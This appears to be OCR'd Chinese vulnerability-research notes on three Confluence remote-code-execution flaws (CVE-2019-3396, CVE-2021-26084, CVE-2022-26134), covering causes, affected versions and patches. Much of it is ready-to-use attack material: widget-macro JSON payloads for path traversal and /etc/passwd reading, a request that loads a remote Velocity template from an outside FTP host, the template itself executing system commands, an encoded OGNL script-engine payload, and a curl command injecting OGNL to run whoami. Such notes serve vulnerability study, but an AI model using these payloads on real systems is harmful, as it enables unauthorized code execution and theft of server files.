
CVE-2019-3396

漏洞成因

可以通过请求来指定模板




任意文件读取,但有些版本因为`classloader`不一样?导致可以跨越目录,读到其他目录的敏感文件(这里只能读特定目录下的),而且这种情况下可以加载我们的远程模板文件造成`rce`(所以这一个点同时存在`SSRF`,`路径穿越`,`敏感文件泄露`,`RCE`分了四个`CVE`)


https://paper.seebug.org/884/

https://github.com/jas502n/CVE-2019-3396


这里会调用四个loader的`getResourceStream`方法去找对应的模板文件




```
new BufferedReader(new
InputStreamReader(result)).lines().collect(Collectors.joining(Sys
tem.lineSeparator()));
```




然后会拼接到`WEB-INF\classes`路径做标准化处理



然后在缓存中读取数据

修复



过滤了外面传输的"_template"参数

poc:

```
{"contentId": "78658", "macro":{"name": "widget", "body":"",
"params":{"url": "https://www.viddler.com/v/234as", "width":
"10"," height": "10","_template":"../web.xml"}}}

{"contentId":"1","macro":{"name":"widget","params":
{"url":"https://www.viddler.com/v/test","width":"1000","height":"
1000","_template":"file:///etc/passwd"},"body":""}}

{"contentId":"1","macro":{"name":"widget","params":
{"url":"https://www.viddler.com/v/test","width":"1000","height":"
1000","_template":"ftp://10.10.20.166:8886/r.vm","command":"ifcon
fig"},"body":""}}

r.vm :
#set ($exp="exp")
#set
($a=$exp.getClass().forName("java.lang.Runtime").getMethod("getRu
ntime",null).invoke(null,null).exec($command))
#set
($input=$exp.getClass().forName("java.lang.Process").getMethod("g
etInputStream").invoke($a))
#set($sc = $exp.getClass().forName("java.util.Scanner"))
#set($constructor =
$sc.getDeclaredConstructor($exp.getClass().forName("java.io.Input
Stream")))
#set($scan=$constructor.newInstance($input).useDelimiter("\\A"))
#if($scan.hasNext())
    $scan.next()
#end
```

影响版本

名称	编号	危害	影响版本	备注
Confluence 未授权 RCE	CVE-2019-3396	9.8	所有 1.xx，2.xx，3.xx，4.xx 和 5.xx 版本 所有 6.0.x，6.1.x，6.2.x，6.3.x，6.4.x 和 6.5.x 版本 6.6.12 之前的所有 6.6.x 版本 所有 6.7.x，6.8.x，6.9.x，6.10.x 和 6.11.x 版本 6.12.3 之前的所有 6.12.x 版本 6.13.3 之前的所有 6.13.x 版本 6.14.2 之前的所有 6.14.x 版本 widgetconnector<=3.1.3	
Confluence 路径穿越漏洞	CVE-2019-3398		6.6.14 之前的所有版本 所有 6.7.x-6.11.x 版本 6.12.4 之前的所有 6.12.x 版本 6.13.4 之前的所有 6.13.x 版本 6.14.3 之前的所有 6.14.x 版本 6.15.2 之前的所有 6.15.x 版本	
Confluence 敏感信息泄露	CVE-2019-3394	8.8	6.1.0 <= version < 6.6.16 6.7.0 <= version < 6.13.7 6.14.0 <= version < 6.15.8	
Confluence WebDAV 插件未授权 SSRF	CVE-2019-3395	9.8	同 3396	

CVE-2021-26084

影响范围


> 受影响版本
>
> Confluence < 6.13.23
>
> 6.14.0 ≤ Confluence < 7.4.11
>
> 7.5.0 ≤ Confluence < 7.11.6
>
> 7.12.0 ≤ Confluence < 7.12.5
>
> Confluence < 7.13.0
>
> 不受影响版本
>
> Confluence=6.13.23
>
> Confluence=7.4.11
>
> Confluence=7.11.6
>
> Confluence=7.12.5
>
> Confluence=7.13.0


漏洞成因


OGNL注入

https://github.com/vulhub/vulhub/blob/master/confluence/CVE-2021-26084/README.zh-cn.md


https://xz.aliyun.com/t/10736








for循环递归判断子节点



然后还有一点,这里利用了unicode来对外面的单引号进行闭合(直接传入单引号会被html编码)



PAYLOAD

```
queryString=%5cu0027%2b%7bClass.forName%28%5cu0027javax.script.ScriptEngineManager%5cu0027%29.newInstance%28%29.getEngineByName%28%5cu0027JavaScript%5cu0027%29.%5cu0065val%28%5cu0027var+isWin+%3d+java.lang.System.getProperty%28%5cu0022os.name%5cu0022%29.toLowerCase%28%29.contains%28%5cu0022win%5cu0022%29%3b+var+cmd+%3d+new+java.lang.String%28%5cu0022id%5cu0022%29%3bvar+p+%3d+new+java.lang.ProcessBuilder%28%29%3b+if%28isWin%29%7bp.command%28%5cu0022cmd.exe%5cu0022%2c+%5cu0022%2fc%5cu0022%2c+cmd%29%3b+%7d+else%7bp.command%28%5cu0022bash%5cu0022%2c+%5cu0022-c%5cu0022%2c+cmd%29%3b+%7dp.redirectErrorStream%28true%29%3b+var+process%3d+p.start%28%29%3b+var+inputStreamReader+%3d+new+java.io.InputStreamReader%28process.getInputStream%28%29%29%3b+var+bufferedReader+%3d+new+java.io.BufferedReader%28inputStreamReader%29%3b+var+line+%3d+%5cu0022%5cu0022%3b+var+output+%3d+%5cu0022%5cu0022%3b+while%28%28line+%3d+bufferedReader.readLine%28%29%29+%21%3d+null%29%7boutput+%3d+output+%2b+line+%2b+java.lang.Character.toString%2810%29%3b+%7d%5cu0027%29%7d%2b%5cu002
```


修复

CVE-2022-26134

WebWork 框架分析

`Confluence` 使用 `WebWork` 框架，框架调用流转图, 整个 HTTP 请求逻辑是随着这个框架处理流程来的。

1. 客户发起 HTTP 流程访问
2. 按照 servlet 规范，先由 filter 进行处理，然后由 WebWork 核心控制器 `ServletDispatcher` 进行处理
3. WebWork 根据 `xwork.xml` 配置文件 来处理请求：在配置文件中定义路由对应的拦截器，业务逻辑，业务逻辑响应等部分
4. 先依次调用拦截器(before),然后再由业务逻辑处理
5. 根据业务逻辑返回的响应类型对响应进行渲染
6. 依次调用拦截器(after),然后将响应输出



利用范围

Confluence Server and Data Center >= 1.3.0

Confluence Server and Data Center < 7.4.17

Confluence Server and Data Center < 7.13.7

Confluence Server and Data Center < 7.14.3

Confluence Server and Data Center < 7.15.2

Confluence Server and Data Center < 7.16.4

Confluence Server and Data Center < 7.17.4

Confluence Server and Data Center < 7.18.1

漏洞成因

OGNL表达式

https://github.com/vulhub/vulhub/blob/master/confluence/CVE-2022-26134/README.zh-cn.md


https://www.anquanke.com/post/id/274026#h2-7

https://mp.weixin.qq.com/s/qKaUxUmUIprWZesN7WjzLA

```
curl -vv
http://192.168.182.137:8090/%24%7B%28%23a%3D%40org.apache.commons
.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.
exec%28%22whoami%22%29.getInputStream%28%29%2C%22utf-
8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40
getResponse%28%29.setHeader%28%22X-Response%22%2C%23a%29%29%7D/
```

修复

新版本主要是修改了 `xwork-1.0.3-atlassian-10.jar` 。首先简单进行一下补丁对比：



改动的地方很多，但是最关键的地方位于 `ActionChainResult#execute` 函数，对提取 `finalNamespace` 和 `finalActionName` 的过程进行了更新。

Confluence 应将数据存储在哪里？ 了解更多关于如何将 Confluence 连接到数据库

数据库类型 MySQL

安装类型
- (•) 简单
- ( ) 通过连接字符串

使用数据库网址添加额外参数

主机名* 192.168.182.1

您的数据库服务器主机名或 IP 地址

端口* 3306

您的数据库服务器的 TCP 端口号

数据库名称* confluence

用户名* root

密码 ●●●●